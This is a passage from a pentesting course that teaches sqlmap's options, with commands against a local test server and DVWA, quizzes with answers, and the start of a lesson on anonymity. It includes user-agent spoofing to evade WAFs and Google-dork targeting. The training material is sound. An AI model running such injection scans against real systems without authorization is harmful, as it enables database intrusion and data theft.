We then see more logic to handle different parameters...

Further down, we see function that handle `GET`, `PUT`, `HEAD`, and `POST` requests (lines 198 – 232)

At the very end, we can see that using `Ctrl+C` will terminate the server.

That's about it! Very straightforward and short script.

Conclusion

Let's leave it at that for now — again, I just wanted to show you how to find it, how to make the script executable, how to run it, and how to terminate it. Now that you know, you'll be able to follow along with some demonstrations. Don't worry, though, this is not the only demo application we will use. We'll definitely take a look at more advanced applications further on in the course, but this is a quick and easy way to demonstrate concepts.

Once you've played around with the server, go ahead and complete this lesson and I'll see you in the next!

Main Options

Options

In this lesson, we take a look at the basic options available to us when using sqlmap.

h, —help

```
-h, --help Show basic help message and exit
```

When using command line software, one of the most useful tools we have is the `help` option, which is used to show basic help messages. It acts as documentation that we can pull up at any time and in any environment.

```
sqlmap -h  
sqlmap --help
```

A quick tip for this and for the remainder of the course is that you can “pipe” `|` the results of your commands to `grep` and use `grep` to only show results you're interested in. For example:

```
sqlmap -h | grep cookie  
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
```

-hh

```
-hh Show advanced help message and exit
```

Whereas with `-h` we could see basic documentation, `-hh` is used to show advanced documentation. This is a much more comprehensive list of available options and their explanations. Since it's so lengthy, the sqlmap developers thought it would be best to provide both options.

Personally, I like to pull up the GitHub docs on the left side of my screen, and sqlmap running on the right side for a split-screen setup. That way I can quickly search for the command via my browser while still having my terminal pulled up. You won't always have that luxury though, so this is practical to have!

```
sqlmap -hh
```

—version

Next we have:

```
--version Show program's version number and exit
```

This is a helpful command to run at the very beginning in order to figure out what version you're running, especially if it's a new environment or an environment you haven't used in a while. While you may not necessarily always want to use the latest version, you also probably won't want to run a very outdated version. So before using sqlmap, it's a good idea to check what version you're running.

This is also helpful if you run across any issues. If you have problems during the course, please reach out via the Cybr Forums (<https://cybr.com/forums>) and share what version of sqlmap you are running. Or, if you have problems with sqlmap down the road and need to contact the authors and open an issue on GitHub, they'll ask you what version you're running to make sure it's the latest.

```
sqlmap --version
```

-v VERBOSE

Finally, we have:

```
-v VERBOSE Verbosity level: 0-6 (default 1)
```

Verbosity is used to control how much information sqlmap outputs when we're using the tool. Some people may want more feedback from the tool to understand what's going on and to debug, while others may find all of that extra information unnecessary.

By default, sqlmap uses a verbosity level of 1, which they define as `Show Python tracebacks, errors, and critical messages` from level 0, plus `Show information and warning messages`

So each of these levels stack on top of each other:

- **0:** Show only Python tracebacks, error and critical messages.
- **1:** Show also information and warning messages.
- **2:** Show also debug messages.
- **3:** Show also payloads injected.
- **4:** Show also HTTP requests.
- **5:** Show also HTTP response headers.
- **6:** Show also HTTP response page content.

Again, this is personal preference and it depends on what you're doing, but level 2 is recommended for the detection and takeover phases.

Level 3 is recommended if you want to see what payloads are being injected, and if you want to be able to share those payloads with your developers or your client in order to show them exactly what worked and what didn't work.

Otherwise, levels 4 – 6 include HTTP requests information, response headers, and response page content, which would be a lot of information to sift through, so it's not recommended unless you absolutely need to know that information.

One more note to take here is that you can also replace the numeric values for this option (ie: `-v 4`) with the corresponding number of `v`s (ie: `-vvvv`)

```
sqlmap -v 4  
sqlmap -vvvv
```

This option has to be used with other mandatory options, so if you try to set it by itself, it will give you an error and ask you to provide another mandatory option. This means you have to set the verbosity level for each of your commands, unless you set it in the sqlmap configuration file, which we'll talk about in more detail in a next lesson.

Conclusion

These are some of the most basic options you can use with sqlmap and they're important to remember as we get started learning more about sqlmap since they can help us troubleshoot and they can help us get around problems.

Go ahead and practice using them in your lab environment, and once you have a good grasp of what these options do, go ahead and move on to the next lesson!

Target

In this lesson, we're going to look at the Target options that sqlmap provides. The Target options are really important to understand because not only are you required to issue at least one target option for sqlmap to work, but *how* you issue one or more targets can make or break your requests.

One of these options is also a massive time saver and is super helpful, but most people don't even realize it's there. So we'll definitely take a look at that.

Let's start from the top and work our way down.

```
Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL      Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -d DIRECT              Connection string for direct database connection
  -l LOGFILE             Parse target(s) from Burp or WebScarab proxy log file
  -m BULKFILE            Scan multiple targets given in a textual file
  -r REQUESTFILE         Load HTTP request from a file
  -g GOOGLEDORK          Process Google dork results as target URLs
  -c CONFIGFILE          Load options from a configuration INI file
```

-u URL

```
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
```

When they show two options on the same line like they're doing here with `-u URL, --url=URL`, it means that you can use either or to the same effect. Usually this is done so that there's a shorthand version, but some people might prefer using the longhand version as it's easier to read, especially when you have a bunch of options in one command.

This is one of the easiest target options to use because it's very straight forward. You specify the direct URL that you want sqlmap to look at, and that's it.

As you can see, the example does include an `?id=1` parameter, which means that you should specify what parameter sqlmap should include in requests or should inject its payloads into.

As we'll see in the Request options section, this format only really works with `GET` requests because `GET` requests have parameters in the URLs. If you have `PUT`, `POST`, or other types of requests that don't include the parameters in the URL, you have to specify the parameters differently. You can still use the `-u` option to specify the endpoint, but you have to also tell sqlmap how to handle the parameters. But again, we'll take a look at that later.

```
sqlmap -u "http://localhost:8440/?id=1"  
// Press enter for the defaults, and it will find that this parameter is injectable (on vulnserver.py)
```

-d DIRECT

Next we have:

```
-d DIRECT Connection string for direct database connection
```

This option lets you directly connect to the Database Management System instead of having to go through a web application. You specify the `DBMS` : the `USER` : the `PASSWORD` @ the `DBMS_IP` : the `DBMS_PORT` / the `DATABASE_NAME` for when the DBMS is MySQL, Oracle, MSSQL, PostgreSQL.

Otherwise, if the DBMS is SQLite, Microsoft Access, or Firebird, you only need to provide the `DBMS://DATABASE_FILEPATH` since those engines work a bit differently.

```
sqlmap -d "mysql://admin:admin@192.168.21.17:3306/testdb" -f  
sqlmap -d "sqlite://path/to/sqlite" -f
```

So this option is great if you want to bypass going through an application altogether, while still being able to run sqlmap's commands.

-l LOGFILE

Next we have:

```
-l LOGFILE Parse target(s) from Burp or WebScarab proxy log file
```

This is where things start to get interesting. A lot of times, especially as pentesters or bug bounty hunters, we'll start by pulling up Burp or ZAP and navigating the application while proxying the requests through that software. Then Burp or ZAP will keep a history of HTTP request that we can go back through and look for anything interesting.

Well, using `-l`, we can feed the HTTP requests log file generated by that software to tell sqlmap to target all of those HTTP requests in the log file.

Let's show a quick example. I'll pull up OWASP ZAP, I'll make sure Firefox is proxying through ZAP by going to `Settings -> Preferences -> Network Settings (at the bottom)` and setting `Manual proxy configuration` `HTTP` `Proxy` to `localhost` and `Port` to `8080`. Check the box that says `Also use this proxy for FTP and HTTPS`.

Next, we also need to tell Firefox that it's OK to proxy localhost requests by opening up a new tab and typing `about:config`. Then, search for `network.proxy.allow_hijacking_localhost`. Double-click the result to set it to `True`.

Make sure you undo both of these steps or at least the `Manual proxy configuration` step when you are not using ZAP, or else it will show you an error message that the connection failed when you try to browse the internet.

The last step is to import ZAP's SSL certificate so that we don't get errors when trying to access web pages. To do this, first generate a new certificate from ZAP by going to `Tools -> Options -> Dynamic SSL Certificate` and clicking on `Generate` to generate a new one. Then, save it in your `~/Documents`. Back in Firefox, open up your `Preferences` again, and search for `Certificates` (in the top right search bar). Click on `View Certificates` and make sure you are in the `Authorities` tab. Click on `Import...` and import your saved certificate in `Documents`. The default name will be `owasp_zap_root_ca.cer`. Make sure you check the boxes that grant trust permissions. Click `Ok`.

Once that is done and ZAP is open, I can refresh or navigate to `https://localhost:8440/?id=1`, and ZAP will then show that in its history. I can right-click the request, `Save Raw -> Request -> Header` and save it anywhere you'd like.

Back in the terminal window with our sqlmap requests, I can type:

```
sqlmap -l ~/Documents/logfile.raw
// Replace ~/Documents/test.raw with your path/filename
```

sqlmap will ask us if we want to test the parsed URL:

```
[16:16:20] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
URL 1:
GET http://localhost:8440/?id=1
do you want to test this URL? [Y/n/q]
> Y
```

This gets interesting because it can start to speed up our process quite drastically, since we don't have to generate individual commands for each HTTP request.

This can be a little bit dangerous though, since we'll want to make sure that we're only going after targets that are in scope with our pentest or bug bounty engagement, and we may not want to use the same command for all HTTP targets based on sensitivity and other factors.

So it's important to look through the generated logs first before feeding them to sqlmap, and pulling out anything that doesn't belong there.

-m BULKFILE

Next we have:

```
-m BULKFILE Scan multiple targets given in a textual file
```

This is very similar to what we just talked about, but this time we're simply giving sqlmap a basic text file with targets that we've either manually added or generated via another software.

This is great for when you're using software that doesn't generate HTTP request logs compatible with the prior command, or again when you're manually adding in targets to a file.

Example:

```
cat bulkfile.txt // I manually created this file and add these entries:
http://localhost:8440/?id=1
http://localhost:8440/?test=1
http://localhost:8440/?query=1
```

sqlmap will scan these targets one-by-one.

-r REQUESTFILE

Next we have:

```
-r REQUESTFILE Load HTTP request from a file
```

This option is very practical and can save a lot of time. It's similar to the other two options, except this option loads raw HTTP requests from a text file which lets you skip having to set a bunch of other options that we'll look at in future videos.

For example:

```
*sqlmap -r file.req*

POST / HTTP/1.1
Host: localhost:8440
User-Agent: Mozilla/4.0

id=1
```

Again, as you navigate using something like Burp or ZAP, you'll see that the application requires things like cookies, auth tokens, and other headers. Instead of having to manually add those to your commands, sqlmap will grab what you put in a text file and use that raw HTTP request to automatically add those options to your command based on what's in the request!

Super helpful and time saving.

Note that if you want to ensure you're using HTTPS when using request files, you can either also use the option `--force-ssl` or you can add the port 443 to hosts in the file.

-g GOOGLEDORK

Next we have:

```
-g GOOGLEDORK Process Google dork results as target URLs
```

This is an interesting option that I would caution you to use very carefully. The reason for that is because sqlmap will let you use Google search queries to retrieve the first 100 results matching the Google dork expression that you input, and it will ask you if you want to test and inject on each of the possible URLs.

Example:

```
$ sqlmap -g "inurl:\\.php?id=1\\\""
```

The reason I caution you to be careful is because you could easily go after out-of-scope targets using this option.

Instead, it might be better to use that search query in Google or in another software first, and then adding the targets you want manually to avoid making a mistake. But, this option is here to speed that process up.

-c CONFIGFILE

Finally, we have:

```
-c CONFIGFILE Load options from a configuration INI file
```

```
vim sqlmap.conf // to open the config file from the terminal
```

This option gives you the opportunity to write options you want the sqlmap command to use in a configuration file. So instead of writing them all out on the command line which gets tedious and which is very prone to mistakes, you can put them in a config file and sqlmap will use those against the specified targets.

For example, in a prior lesson we talked about setting a different verbosity level for every single request, instead of having to specify it for each command. We can search for `verbose` in the config file and edit the value there if we wanted to:

```
/verbose // while still in vim
// Press enter to exit the search
$ // go to end of line
s // replace the value under your cursor and go into INSERT mode
4 // type in your new verbosity level
// Press escape to exit insert mode
:x // save changes and exit vim
OR
:q! // exit vim without saving changes
```

Note that if you have an option set in the config file but you also set the option from the command line, then the command line option will override the config option, so this could get confusing to debug if you're not careful.

Conclusion

That's it for this lesson on the set of Target options. Feel free to play around with these options a little bit to see how they work and what they can do, and then once you're ready, I'll see you in the next lesson!

Quiz knowledge check

Questions

1. If you wanted to look up basic sqlmap options related to cookies, which of these options would you use?

- `python sqlmap.py -h | grep cookie`
- `python sqlmap.py -hh | grep cookie`
- `python sqlmap.py -h | cat cookie`
- `python sqlmap.py -h | less cookie`

2. Which of these options can be used to control how much information sqlmap outputs when we're using the tool? (Select 2)

- `-v`
- `-vvv`
- `-o`
- `-output`

3. What would this command do?

```
sqlmap -r "/path/to/file.txt"
```

- Output command results to the given file
- Loads a file that contains raw HTTP requests
- Loads a file that contains URLs to target

Answers

1. If you wanted to look up basic sqlmap options related to cookies, which of these options would you use?

- `python sqlmap.py -h | grep cookie`
- `python sqlmap.py -hh | grep cookie`
- `python sqlmap.py -h | cat cookie`
- `python sqlmap.py -h | less cookie`

Explanation:

`-h` is the basic help menu that lists basic options, whereas `-hh` is the advanced help menu that lists all options. `grep` is a very helpful tool that will help us filter results based on the string or characters we tell it to look for.

2. Which of these options can be used to control how much information sqlmap outputs when we're using the tool? (Select 2)

- `-v`
- `-vvv`
- `-o`
- `-output`

Explanation:

Verbosity is used to control how much information sqlmap outputs when we're using the tool. `-v` is the option where you would then specify a number (ie: `-v 3`), but you can also type it out this way instead: `-vvv` and it would do the same thing.

3. What would this command do?

```
sqlmap -r "/path/to/file.txt"
```

- Output command results to the given file
- **Loads a file that contains raw HTTP requests**
- Loads a file that contains URLs to target

Explanation:

While you can load a file that contains just URLs to target with `-m`, `-r` is used to load a file that contains raw HTTP requests, which could include headers.

Practical knowledge check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :)! If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You know that sqlmap has an option that you need for your command but you can't remember the proper name. How can you output sqlmap's basic help messages to find it?
2. You need to report a bug to the developers of sqlmap. One of the critical pieces of information they will need is the version number you are running. How do you get that information to include it in the report?
3. You're trying to troubleshoot why a command isn't behaving the way you expected, and you need to see HTTP response headers from sqlmap's commands. By default, you don't see that information. How can you set sqlmap's verbosity level to show HTTP response headers?
4. Output sqlmap's advanced help messages, but filter the results to only display the option `--cookie=COOKIE`, and do all of this in one command.
5. You have a file that contains raw HTTP requests, and you want to use that file to set your target(s). How do you do that?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. You know that sqlmap has an option that you need for your command but you can't remember the proper name. How can you output sqlmap's basic help messages to find it?

```
sqlmap -h
sqlmap --help
```

2. You need to report a bug to the developers of sqlmap. One of the critical pieces of information they will need is the version number you are running. How do you get that information to include it in the report?

```
sqlmap --version
```

3. You're trying to troubleshoot why a command isn't behaving the way you expected, and you need to see HTTP response headers from sqlmap's commands. By default, you don't see that information. How can you set sqlmap's verbosity level to show HTTP response headers?

```
sqlmap -v 5
sqlmap -vvvvv
```

4. Output sqlmap's advanced help messages, but filter the results to only display the option `--cookie=COOKIE`, and do all of this in one command.

```
sqlmap -hh | grep cookie
```

5. You have a file that contains raw HTTP requests, and you want to use that file to set your target(s). How do you do that?

```
sqlmap -r file.req
```

Request Options

HTTP headers, methods, and data

The Request options essentially let you dictate how you want sqlmap to connect to the target URL. So in the prior lesson, we learned how to tell sqlmap what target to go after. Now, we need to tell it how we want it to connect to those targets.

```
Request:
  These options can be used to specify how to connect to the target URL

  -A AGENT, --user.. HTTP User-Agent header value
  -H HEADER, --hea.. Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
  --method=METHOD Force usage of given HTTP method (e.g. PUT)
  --data=DATA       Data string to be sent through POST (e.g. "id=1")
  --param-del=PARA.. Character used for splitting parameter values (e.g. &)
  --mobile          Imitate smartphone through HTTP User-Agent header
  --random-agent     Use randomly selected HTTP User-Agent header value
  --host=HOST        HTTP Host header value
  --referer=REFERER  HTTP Referer header value
  --headers=HEADERS  Extra headers (e.g. "Accept-Language: fr\\nETag: 123")
```

-A AGENT, —user-agent & —random-agent

Let's look at two separate options but that serve similar purposes:

```
-A AGENT, --user-agent=AGENT

--random-agent
```

When using sqlmap with default options for user-agent, it will show up as this in requests & logs:

```
sqlmap -u "http://localhost:8440/?id=1" -v 5 | grep User-agent
// Shows: User-agent: sqlmap/1.5.2#stable (<http://sqlmap.org>)
```

Web Application Firewalls or other security controls and monitoring may see that and completely block access simply because of the user agent. One simple technique to get around this is to fake the user-agent with these options:

```
sqlmap -u "http://localhost:8440/?id=1" -A 'Mozilla/5.0' -v 5 | grep User-agent
// Shows: User-agent: Mozilla/5.0
```

If, instead of specifying your own user-agent, you want sqlmap to choose one at random, you can use `--random-agent`

```
sqlmap -u "http://localhost:8440/?id=1" --random-agent -v 5 | grep User-agent
// Shows: User-agent: Mozilla/5.0 (Windows NT 5.2; U; de; rv:1.8.0) Gecko/20060728 Firefox/1.5.0

sqlmap -u "http://localhost:8440/?id=1" --random-agent -v 5 | grep User-agent
// Shows: User-agent: Opera/9.64 (Windows NT 6.0; U; pl) Presto/2.1.1
```

sqlmap will automatically pull random agents from the text file at `./txt/user-agents.txt` which we can [view here under /data/txt/user-agents.txt](#) on GitHub. As you can see, they have thousands of user-agents in here.

Unless you specifically want to keep the default user-agent, it's a good idea to use one of these options with your requests. But in some cases, you may want to purposefully keep the default based on your company's policies.

One way that you would know you need to use one of these options is if sqlmap fails with this message:

```
[hh:mm:20] [ERROR] the target URL responded with an unknown HTTP status code, try to
force the HTTP User-Agent header with option --user-agent or --random-agent
```

That message most likely means that your requests are being blocked due to the default user-agent.

—mobile

Just like you can set a custom or random user-agent, you can also use this option:

```
--mobile
```

In order to set a smartphone HTTP `User-Agent` header value. A major reason to do that is if the web application is exposing different interfaces to mobile phones than to desktop computers. You can trick the application into thinking you're a mobile phone, and therefore, displaying that different interface which might expose vulnerabilities you wouldn't otherwise find.

```
sqlmap -u "http://localhost:8440/?id=1" --mobile -v 5
[...]
which smartphone do you want sqlmap to imitate through HTTP User-Agent header?
[1] Apple iPhone 4s (default)
[2] BlackBerry 9900
[3] Google Nexus 7
[4] HP iPAQ 6365
[5] HTC Sensation
[6] Nokia N97
[7] Samsung Galaxy S

// Shows (for option 1): User-agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like
Gecko) Version/11.0 Mobile/15A372 Safari/604.1
```

-H HEADER, —headers

Sometimes, you might need to provide extra HTTP headers, and you may not want to use the config file option or you may need to add some in addition to the ones already in the request file (`-r`). In that case, you can manually input the headers in the command, and you can do that with

```
-H HEADER, --headers="HEADERS"
```

You do need to separate each header by adding in a newline with `\n`, so this gets messy quickly, and that's why it's recommended to use the config option instead, but here's an example of how it would be used:

```
$ sqlmap -u "http://localhost:8440/?id=1" -v 5 --headers="User-agent:Firefox 1.0\nX-Forwarded-For: 127.0.0.1"

[23:03:58] [TRAFFIC OUT] HTTP request [#1]:
GET /?id=1 HTTP/1.1
X-Forwarded-For: 127.0.0.1
User-agent: Firefox 1.0
Host: localhost:8440
Accept: */*
Accept-encoding: gzip, deflate
Connection: close
```

We also just saw that there's a better way to set the user-agent option as well, but do note that you could set it this way as well, since it's a header value.

—method=METHOD

Next, we have a `--method=METHOD` option. We had previously talked about how you can pass in a target URL with a parameter for `GET` requests. But what about for `POST`, `PUT`, or other requests? We can force a specific HTTP method to be used by sqlmap with this option:

```
sqlmap -u "http://localhost:8440" --method="POST"
```

sqlmap will do a pretty good job of detecting which HTTP method to use automatically, so a lot of times you don't even have to use this option to specify, but in some cases you do and that's when this option comes in handy.

—data=DATA

If we just set the method to `POST`, however, and we don't provide what data we want to `POST`, then the request won't work. In order to tell sqlmap what data we want to `POST`, we can use the:

```
--data=DATA option
```

Example:

```
sqlmap -u "http://localhost:8440" --method="POST" --data="id=1" -v 5
```

Again, though, you may not even have to specify the method for it to work since sqlmap works to automatically detect that it needs to use `POST`:

```
sqlmap -u "http://localhost:8440" --data="id=1"
```

—param-del=PARAM_DEL

While most of the time the default parameter delimiter is going to be the `&` symbol, like this:

```
?id=1&name=christophe&lname=limpalair
```

Sometimes you may need to override this default and use a different delimiter if `&` isn't working. You can do that with the option:

```
--param-del=PARAM
```

```
sqlmap -u "http://localhost:8440" --data="id=1;fname=christophe;lname=limpalair" --param-del=";"
```

—host=HOST

Next, we have:

```
--host=HOST
```

This lets you define a custom `Host` header value. sqlmap automatically sets a `Host` header based on the provided target URL, but sometimes you may need to customize it as a different value than what would be set by default.

The HTTP `Host` header is also something that can be tested for SQL injection, which is an option available in sqlmap that we will look at in a later section of this course.

```
sqlmap -u "http://localhost:8440" --data="id=1" --host="localhost:8440" -v 5
POST / HTTP/1.1
Cache-control: no-cache
**Host: localhost:8440**
User-agent: sqlmap/1.5.2#stable (<http://sqlmap.org>)
Accept: */*
Accept-encoding: gzip,deflate
Content-type: application/x-www-form-urlencoded; charset=utf-8
Content-length: 4
Connection: close

id=1
```

—referer=REFERER

Similarly to the `Host` header, we can set a `Referer` header value using this command:

```
--referer=REFERER
```

This header is optional, and it's usually just used to check where a request originated from. sqlmap doesn't include it by default, but if you want to, you can set it with this option.

Again, this is a header that can be checked for SQL injection vulnerability, which we'll look at later.

```
sqlmap -u "http://localhost:8440" --data="id=1" --host="localhost:8440" --referer="test-referer" -v 5
POST / HTTP/1.1
Cache-control: no-cache
**Referer: test-referer**
Host: localhost:8440
User-agent: sqlmap/1.5.2#stable (<http://sqlmap.org>)
Accept: */*
Accept-encoding: gzip,deflate
Content-type: application/x-www-form-urlencoded; charset=utf-8
Content-length: 4
Connection: close

id=1
```

```
id=1
```

Conclusion

Understanding how to set headers, how to set the HTTP request method, and how to provide sqlmap data for those HTTP requests is a critical part of crafting successful sqlmap commands. So be sure to spend some time experimenting with these options, and when you're comfortable with how they work, go ahead and move on to the next lesson!

Cookies

Welcome back! Let's take a look at another set of important request options.

Cookies are a core part of most web applications today—whether they are required for authentication, or to customize a user's experience, it's rare that web apps don't use any sort of cookies nowadays.

sqlmap offers a number of different request options when it comes to cookies, so let's look at them all.

```
--cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--cookie-del=C00..    Character used for splitting cookie values (e.g. ;)
--live-cookies=L..    Live cookies file used for loading up-to-date values
--load-cookies=L..    File containing cookies in Netscape/wget format
--drop-set-cookie     Ignore Set-Cookie header from response
```

—cookie=COOKIE

The first one we'll look at is used to set HTTP Cookie header values:

```
--cookie=COOKIE
```

So let's say, for example, that an application uses cookies to authenticate its users. You create an account, and then you use your own account's cookies in order to run sqlmap commands.

Beyond that, though, another benefit of cookie options is that you can, in some cases, exploit SQL injections on cookie header values. sqlmap provides this functionality, and we'll take a closer look at that in a future lesson.

To demonstrate, let's pull up a different testing environment called the DVWA, which is short for Damn Vulnerable Web Application. The DVWA makes use of cookies for authentication, so it's perfect to demonstrate this set of options.

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

If that doesn't work, try:

```
docker pull vulnerables/web-dvwa
```

...and *then* re-run the docker run command above.

You'll have to wait until it downloads the needed images and starts the container. After that, it will show you the apache access logs so you can see requests going through the webserver.

You can navigate to 127.0.0.1 in your browser in order to access the web application.

It will ask you to login, and you can use the username *admin* and password *password*. Initially, you will be redirected to localhost/setup.php where you can check configurations and then create the database.

It will then ask you to re-login, which again you can do with *admin/password*.

Once logged in, navigate to **SQL Injection** (<http://127.0.0.1/vulnerabilities/sqli/>).

Open up your DevTools with F12 (works for both Firefox and Chrome). Go to the **Storage** tab and look for **Cookies**. You will see a **PHPSESSID** and a **security** name/value. These are the cookies that the DVWA uses as part of its requests, so these are the cookies we need to provide to sqlmap.

If we go back to the web page for a second, let's submit a **User ID** so that we can grab our target URL:

<http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#>

Let's test an sqlmap command without cookies first, and see what happens.

```
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
```

As you can see, we get an INFO message asking us if we intended to redirect to **/login.php**:

```
[12:45:06] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1:80/login.php'. Do you want to follow? [Y/n]
```

This is happening because the DVWA doesn't see our authentication cookies and so it redirects us to the login page. Obviously not what we want and need. Press Ctrl + C to exit.

Now let's try using the cookie option: (be sure to copy/paste your own **PHPSESSID** value as yours will be different from mine)

```
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=ouuks6of3g81t7vhr2o0sa2446; security=low"

[12:47:14] [INFO] testing connection to the target URL
[12:47:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:47:14] [INFO] testing if the target URL content is stable
[12:47:15] [INFO] target URL content is stable
[12:47:15] [INFO] testing if GET parameter 'id' is dynamic
[12:47:15] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:47:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:47:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:47:15] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
[...]
[12:47:55] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[12:47:55] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Now it works and it's able to successfully attack the endpoint using our cookie authentication.

Of course, instead of DevTools, if you're proxying requests through ZAP or Burp, you would also see this cookie information getting passed around in request headers, and so you could copy/paste from there as well.

—cookie-del=COOKIE_DEL

Just like we saw with parameter delimiters, while sqlmap automatically handles the regular cookie delimiter of **;**, sometimes the application may use a different delimiter for whatever reason, and so we can specify a different one with:

```
--cookie-del=COOKIE_DEL
```

```
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=ouuks6of3g81t7vhr2o0sa2446& security=low" --cookie-del="&"
```

—drop-set-cookie

Once you're using cookies to make sqlmap requests, some applications may respond back with one or more `Set-Cookie` headers which are oftentimes meant to be used for subsequent requests. So what's really cool about this is that sqlmap will actually pick those up, and use them in future requests. Sometimes, though, you may not want that.

In fact, in our prior results, we see a warning for that:

```
[12:47:55] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
```

If you don't want to use those new cookies in subsequent requests, all you have to do is use this option:

```
--drop-set-cookie
```

That will tell sqlmap to ignore any incoming `Set-Cookie` headers.

—live-cookies=FILE

If there's a situation where you might need to provide multiple different cookies that change as you're making requests, you may need a text file that contains those cookies, and that file may continuously get updated. Maybe you're running a script that's scraping up-to-date cookie values, and then outputting it in that file, or something like that.

In that case, you can use this option:

```
--live-cookies=FILE
```

The file will get read by sqlmap before each request to use the latest HTTP `Cookie` header value.

—load-cookies=FILE

There's one more very similar option:

```
--load-cookies=FILE
```

Which was added in order to give the same functionality that we just talked about, but for `wget` formatted cookies, which follows the Netscape format, if you're familiar with that.

So this provides the same functionality, just for differently formatted cookies, and more of a one-off use case that you're less likely to run into.

Conclusion

That's it for cookie options for now. We'll talk about some more and see more examples in upcoming lessons, but these are important options to know of and to understand as we move along. Go ahead and complete this lesson, and I'll see you in the next!

HTTP authentication

Welcome back! In this lesson, we're going to primarily look at authentication options that are part of the request options, so this chunk right here:

```
--auth-type=AUTH.. HTTP authentication type (Basic, Digest, NTLM or PKI)
--auth-cred=AUTH.. HTTP authentication credentials (name:password)
--auth-file=AUTH.. HTTP authentication PEM cert/private key file
--ignore-code=IG.. Ignore (problematic) HTTP error code (e.g. 401)
```

This is different from the cookie authentication that we saw in the prior lesson that authenticates one of our users or customers into the web application. If you've ever tried to access a website and a pop-up window appeared asking you for a username and password before you could continue, then you've likely experienced Basic HTTP access authentication.

That's just one type of HTTP access authentication, as there are others, and in those situations, we can use this set of auth options.

This type of authentication doesn't require cookies, session identifiers, or application login pages. Instead, it uses HTTP headers to pass in credentials such as the username and password.

This is often used to make your web app resource private but still accessible around the world. So for staging or development environments, admin panels, things like that.

—auth-type=AUTH_TYPE

If you need to test an environment like that, you can use:

```
--auth-type=AUTH_TYPE
```

In that option, you can specify `Basic`, `Digest`, or `NTLM`. `Digest` and `NTLM` are alternatives to the `Basic` authentication.

More information on [HTTP authentication here](#).

```
sqlmap -u "http://localhost:8440/?id=1" --auth-type="Basic"
```

—auth-cred=CREDENTIALS

Once you've specified the authentication type, you then have to pass in the actual credentials, and you can do that with:

```
--auth-cred=CREDENTIALS
```

Which would use a format of `username : password`

```
sqlmap -u "http://localhost:8440/?id=1" --auth-type="Basic" --auth-cred "testuser:testpass"
```

—auth-file=AUTH_FILE

Yet another potential authentication requirement would be using public certificates and private keys. If you've ever SSH'd into a server, you've probably used these already and so this won't be a new concept. With this option:

```
--auth-file=AUTH_FILE
```

```
sqlmap -u "http://localhost:8440/?id=1" --auth-file="/path/to/file.pem"
```

We can pass in a text file that is PEM formatted, and sqlmap will know what to do.

—ignore-code=IGNORE_CODE

Next, let's take a look at this option:

```
--ignore-code=IGNORE_CODE
```

While this option isn't strictly just useful for authentication purposes, it can help ignore HTTP error codes that would otherwise cause sqlmap to fail. For example, if you don't have proper authentication for all of your targets and you anticipate receiving `HTTP 401 Unauthorized` error codes in some of your requests, you may want to ignore the `401` error code to keep sqlmap running.

```
--ignore-code=401
```

You can also specify multiple codes separated by a comma:

```
--ignore-code=401,500
```

Conclusion

That's it for HTTP based authentication options. When you're ready, go ahead and complete this lesson, and move on to the next!

Proxies and using sqlmap anonymously

In this lesson, we're going to talk about a topic that I know a lot of people have questions about: how can I use sqlmap anonymously?

By default, sqlmap does not try to hide its presence at all. Everything from your IP information to default HTTP header information tells the web server on the receiving end of your requests that you are using sqlmap, and that the requests are coming from your IP address.

In a lot of cases, this is totally fine. You may need to modify header information to evade basic security controls, of course, but we covered how to do that in a prior lesson.

There may be some specific and niche cases where you also need to mask your identity, and hide where sqlmap requests are truly coming from.

For example, maybe you need to more thoroughly test defenses against these types of automated attacks, and so you want to switch up where requests are coming from. You want to be able to use multiple different IP addresses and initiate requests from around the world.

Or, maybe you're part of a red team, and you purposefully need to mask your identity in order to not notify the blue team of your presence.

We actually have a [really interesting podcast episode](#) that talks about this a little bit more with an Incident Response Team Lead at a Fortune 500 company, where they explain how blue teams & red teams play games with one another.

One other use case of when you'd want to use sqlmap anonymously is if you're intending to perform illegal actions. In this case, this course is not for you. You should not be doing...just, please don't.

So as a disclaimer, I will not be held responsible if you use the tactics I explain in this lesson to mask your identity and you end up being discovered anyway. I make no guarantees.

With that out of the way, let's learn about the options that sqlmap gives us in order to use it anonymously.

```
--ignore-proxy      Ignore system default proxy settings
